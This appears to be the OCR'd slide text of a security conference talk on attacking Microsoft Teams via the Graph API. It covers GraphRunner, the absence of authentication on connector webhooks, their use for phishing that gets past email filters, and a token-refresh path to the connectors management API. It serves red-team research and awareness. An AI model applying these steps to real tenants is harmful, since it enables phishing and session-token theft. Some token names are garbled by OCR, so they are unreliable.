Teaming Up With Graph To Attack Microsoft Teams

Whoami.exe

- Matthew Eidelberg (@Tyl0us)
- Pentesting & Red Teaming for 10+ years
- Research focuses on evasion and EDR bypasses
- Author of:
  - ScareCrow
  - Freeze/Freeze.Rs
  - Mangle
  - Ivy
  - SourcePoint
  - ZipExec
- Spoken at Derbycon, BSides LV, Hackfest, Grrcon, Defcon RTV, Defcon Adversary, HackMiami

Agenda

- GraphRunner
- What are Webhooks
- Enumerating Webhooks
- Creating Webhooks
- Creating Email Channel Address
- Defensive Measures

GraphRunner


- A Post-exploitation Toolset for Interacting with the Microsoft Graph API
- Everything from Outlook to AzureCLI rely on this API
- Developed by Dafthack
- GitHub: https://github.com/dafthack/GraphRunner/

Limitations of the Graph API


- Can refresh to different resources but there are still limitations
- Specifically, the API has access to Microsoft Teams and Office
  - But not all features are accessible directly

Microsoft Connectors


- Team's connectors allow users to integrate external services and tools
  - Directly into their Teams channels and conversations
- Examples include Azure, GitHub, Jira, Trello, RSS feeds, Jenkins



Microsoft Connectors – There are ALOT



Microsoft Connectors



What are Webhooks 

And Why Do We Care?

Webhooks

- HTTP callbacks that are triggered by specific events
- The source makes a POST HTTP request to the URL configured for the webhook
- Useful for automating tasks & integrating different software application

Webhooks – Why Do We Care

- Great for phishing - Teams messages avoid email filters
- Message will appear as though it was sent by a legitimate connector app
  - Less suspicion from the target users
- Any user can create or view a webhook in a channel
- Hundreds of connector apps that Microsoft “approves”

Microsoft’s Authentication

- There are several methods out there for authenticating webhooks:
  - Basic Authentication
  - API Key in the URL
  - Shared Secret value
  - Cookie-based Authentication
  - mTLS

Microsoft’s Authentication


- By default, Microsoft’s webhooks come with *NO AUTHENTICATION*
- Meaning any unauthenticated *external* user can send a message
- Microsoft views this as not a security *issue*

Enumerating Webhooks

Hunting Them Down

Getting Started


- Obtain an access_token & refresh_token
- Refresh to spaces.skype.com
- Then Query the connectors configuration API




Connectors Management – Getting the Right Access


- Can’t use our access and refresh token
- Microsoft provides an API to access this interface using tokens:
  - https://outlook.office.com/connectors/Manage/AuthorizeUsingToken?client=SkypeSpaces
- We can get ton of new tokens needed to access Teams:
  - BearerTokenFromWorkload
  - SkypeSaceTokens
  - __RequestionVerificationToken_L2Nvbm51Y3RvCnM1
  - .AspNet.ApplicationCookie
  - X-XSRF-Token

Token Generation



BearerTokenFrom Workload & SkypeSpaceToken Tokens

